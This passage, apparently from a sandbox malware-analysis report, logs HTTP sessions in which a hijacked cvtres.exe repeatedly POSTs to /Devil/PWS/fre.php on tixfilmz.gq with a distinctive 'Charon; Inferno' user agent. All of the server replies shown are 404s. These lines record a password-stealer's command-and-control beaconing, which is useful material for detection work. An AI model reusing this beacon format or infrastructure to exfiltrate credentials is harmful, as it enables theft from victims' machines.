Aug 11, 2022 06:43:05.476572037 CEST	1282	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:05 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=9GykN9H5C7%2B6kWPZx2X1%2BpZinTzX p8bAAQqxyfjP6njGhWPbrJNJaRrV3nnXYbTuBLFh3TX4kkZicXXiyW5kQR%2F0ajt%2BmPUI5Kky386fZaDzStfpDz TH2G%2F%2FCKgimQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4eeeaa9d9b98-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49798	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:06.576802969 CEST	1283	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:06.684562922 CEST	1284	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:06 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=pGkIqTGlsgGgUzc8cR7P5DXM0Hs0xrf0h9je1L794WzRUJtN87MZfypcbWS5KD0wUcbSeNPgGa2aZHScra0ejYprzq6oZKXQPb0CAQ6BhxysZgb7gE0Cjgu1Vi9jhA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4ef629a168fb-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49800	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:08.046751976 CEST	1290	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:08.138412952 CEST	1291	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:08 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=hE8CEzQWdj3ptK9qhN6wg81emsfTMM%2BEqmWsHsEIHSx7zlSJOmGskVlCQQrDAtzBvBLuoUJZLgjzpSNXiyg%2FPViPlWuyFG8Xo%2BdfrVjRID5Sr1Jx61DE44vxJamumA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4eff5b029b5b-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49805	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:09.287220955 CEST	1303	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:09.410331011 CEST	1306	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:09 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=myILvYJYcfKS7MkYcbRG7vfOYUs1um%2Fkhr6%2BNFQpqnaIxzcDc93pXsiCMCUeiqAi3OLfzM7VZ7iHLQbmcmlQRRv0LcFVg3u%2F2o%2Fw93WkjLjKm2kg%2FB43169nVbjkFA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4f07191bbc01-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49811	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:10.662100077 CEST	1317	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:10.766151905 CEST	1319	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:10 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=GClypDL1lKCXN2yvye0LTL8dLrQVneuX5HUY5VQrCen5Qm0qiJd%2BWTJnBJ2Trt6Htcycx%2FlEeEVgr2D%2BKJB8BaDOT6UZdLhqzLazSRJpXJRs2xehSPM2ek9AukQTlw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4f0fadac8fef-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49817	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:11.901227951 CEST	1330	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:12.004159927 CEST	1336	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:11 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=5UewRXvDfKp%2BiAauIxctOcyUA15rOOQqfcD2aL7Td1VXhCzbbOIRwUYQfH5mwqygnMaghTVhJQxczEYISVU212%2BV9pxAhaafapkIK5nFaWBgkFiZJtv4DxF9vc83pg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4f1768579013-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.3	49823	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:13.321407080 CEST	1385	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:13.432349920 CEST	1387	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:13 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=pSXrIJpk6ZpMncGD3TgB%2FqwIhl6a%2B3mRqUAwGpIWSVQH0Ee29o2ZI7BeNf8YAXl9H8yVFpgu9dtwKBr3ncuE9Vsb8gki4xjrFyLXRsgELg%2FkuxWGC9uZ7LhmsOjoJw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4f204d97bb5b-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.3	49828	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:14.503252029 CEST	1397	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:14.600589037 CEST	1398	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:14 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=dv4%2BoOi5evPSAVQLTc2mUQ4pvvIG8rNRmP9Ln2E2L8om1gg9xOGAlvAjgzmpl572ZeTbGuweNIw7wAfKIF0DNqbFFiN7gv5L4L%2BLkuzsE4%2FCZv49vkcG%2B5zRo7T49w%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4f27ad55bbd1-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.3	49830	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:16.837785959 CEST	1440	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:16.930457115 CEST	1441	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:16 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=iFtawzBVjKjfrYrTAXjWWVtSP35trHD4uy6FS8qwT%2FfHVrEe%2FTc9dBinz2ob3cQ0O7AzKwO63aMtQ1kYprOm2DWU6NovWEIH3GeGDQutnrzD%2FF3T39YT03HJTuHQA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4f364cc69174-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.3	49832	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:19.747801065 CEST	1484	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:19.855670929 CEST	1485	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:19 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=CaS9%2BYgRMKIuYHiYF9PMKotC1%2F7zwSjVypA7MoG8Z03%2FoftZ4IWHbs5M34XcrwMKqLX%2BT6SkCHkTcTD6uxax9JvlNPzGZ1SC7j5Nhhd8ZllZZu9yf4%2Bo7wJ%2F8PtS%2BA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4f487dc29189-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49747	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:18.537200928 CEST	1035	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:18.641688108 CEST	1036	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:18 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=IusO3PS%2BNxKdc1pE1bhnckIxsL5IUfCMg2N0ixhg1CJ8YDJ1sexeannt%2BdOuWAWENyuH9TYSsv6kia7W5E0PwtJhXkXW0Vn8XxMvKbR1Rut7thDprsdBL3x8jct0aw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4dc9eb03bb55-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.3	49838	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:24.421880960 CEST	1608	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:24.509193897 CEST	1609	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:24 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=PzEsNnNOyz3YF3aEBRXvh3K9KQvGcEvnSSCN4vPpTjroe2CdoRvCY3yd5MzLyo0CO%2FPZH15tb2Qp%2FH2lo0amjWieNCoQKt8S5G7oS%2BYRWMj1ca3dBeg96NEOgjMu1g%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4f65af9d901f-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.3	49840	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:28.505356073 CEST	1688	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:28.641503096 CEST	1689	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:28 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=ASF5E3GRXofzWndMoPxJXG8e5UkQSbK%2FlNaMMjDLkTvQbD7nUo3PKgLQLe2AMHiYEUmp8dWmfsoSZL7l%2FP0svRTe1xWq78GppXcYKYNfSWHbL2xjYF8le7h%2BNUvJOQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4f7f2c91bbc5-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.3	49843	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:31.924021959 CEST	1875	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:32.031413078 CEST	1876	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:32 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=YCz4l%2FWMs4%2Ft6T4roGOVmWA1AuqgTgH5jFgyCPcBhZVhhwjFBPrOMeCgA6mijAaE6gGUqOi%2FTliryZUYwdkekasVLPgmGDk%2Fv4wJoZU%2BDunFOkhmcLEolgILAEWyIQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4f948e719bf2-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.3	49850	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:33.879384995 CEST	1940	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:33.985601902 CEST	1941	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:33 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=ZxzAqAPs2%2B6wkiZaXBxWxAQ4viYz%2BoQPXsrKgYYoP1o%2FilJWV3JSd4ydT7ciR4Q7LMU%2BteRlLQDJ%2FPfqQgzfvbTkPVa2pbNAYKorn7mnu1JpWy7zcn2XQ%2F2eG5suGw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4fa0c8d09bda-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.3	49852	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:38.361572981 CEST	8099	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:38.459871054 CEST	8100	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:38 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=%2FhTvEJmUxdlBdtgZfnodLReacuCGVKe2uoOMZPYIPhRqxUJZk7yozeMUpPRCr%2Bno%2BMXmxvqCj1pmNMTB0ZrxKAYncxbZXxFGbxoScHN6nlzyyk7J3BJfEeZnmtjjew%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4fbcdd64bbaf-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.3	49853	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:40.660156012 CEST	8101	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:40.763823032 CEST	8102	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:40 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=gNwebsyEgMDFNhgjG0aRbZLoCte8tvTS hOPR1oOzqrpkSBVA%2B8GMne7vTM2AEkRTl8uZA1OYnbLyaLFEiKWFoYzXm0YX9AfMVJ1bZU%2BPZtt1Kjdimycri3 H0IvcvVA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4fcb2c189bca-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.3	49859	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:42.759258032 CEST	8114	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:42.876914978 CEST	8116	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:42 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=4RvVy60nLA3v4HrKzZYfrW4%2F3xt%2F iU2kLkJlk74mT%2BhWITlwXhRN8mLONVm9B9%2BpoJPvWSXpKZbbzfthOx3UBUhltFhK9uBRynyAbFJZCed0Vmv0M8 SFZqLtCsynNQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4fd8497d9189-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.3	49867	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:45.824251890 CEST	9805	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:45.919315100 CEST	9808	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:45 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=pbflkE4kDEMCE6ymUD403N1kU66oVIP%2F3IVv0%2F5V%2Flzq97z7yxanXvWuJ0G3qXFplpWgBJ45067X6olyX3AGKL3fenmvhXUS47uSbrWlJx2YiIWIKyESFSExnqX1xA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4feb6a909ba7-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.3	49875	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:47.334573030 CEST	9822	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:47.447091103 CEST	9823	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:47 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=VaUye4N1FNqUlwpBToxQO7gC5LHWHfn%2Fr2K2nOqmQYNTaFvaW7EMwrHDZUuO0kFWYbzEazhFdrNGB0hYcDJvRXYn6FK%2Fr4JSI3k2qfDn3u%2BSwtdXQrZk4fiIQWHIBQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4ff4dc5cbbc2-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.3	49879	188.114.96.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
